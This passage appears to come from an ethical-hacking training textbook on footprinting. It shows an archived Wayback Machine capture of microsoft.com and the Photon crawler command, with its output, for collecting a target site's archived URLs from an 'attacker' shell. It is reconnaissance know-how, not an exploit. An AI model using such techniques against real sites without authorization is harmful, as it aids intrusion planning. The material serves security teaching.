


Microsoft – Cloud, Computers, A
web.archive.org/web/20220305011357/https://www.microsoft.com/en-us/
https://www.microsoft.com/en-us/
Go
147,301 captures
15 Dec 2007 - 9 Mar 2022
FEB
MAR
APR
05
2021
2022
2023
About this capture
Microsoft
Microsoft 365
Office
Windows
Surface
More
All Microsoft
Microsoft 365
Premium Office apps, extra cloud storage, advanced security, and more—all in one convenient subscription
For up to 6 people
For 1 person

Figure 2.54: Screenshot of Archive showing archived web pages of microsoft.com

Attackers can use tools such as Photon to retrieve archived URLs of the target website from archive.org. Run the following command to retrieve the archive.org links of the target website:

```
photon.py -u <URL of the Target Website> -l 3 -t 200 --wayback
```




```
└──╼ $
┌─[✗]─[attacker@parrot]─[~/Photon]
└──╼ $sudo python photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --wayback
                                          v1.3.2

[~] Fetching URLs from archive.org
[+] Retrieved -1 URLs from archive.org
[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 3 URLs
[!] Progress: 3/3
[~] Crawling 18 JavaScript files
[!] Progress: 18/18
--------------------------------------------------
[+] Internal: 4
[+] Scripts: 18
[+] External: 9
--------------------------------------------------
[!] Total requests made: 23
[!] Total time taken: 0 minutes 8 seconds
[!] Requests per second: 2
```

Figure 2.55: Screenshot of Photon showing the output for the command to retrieve archive.org links

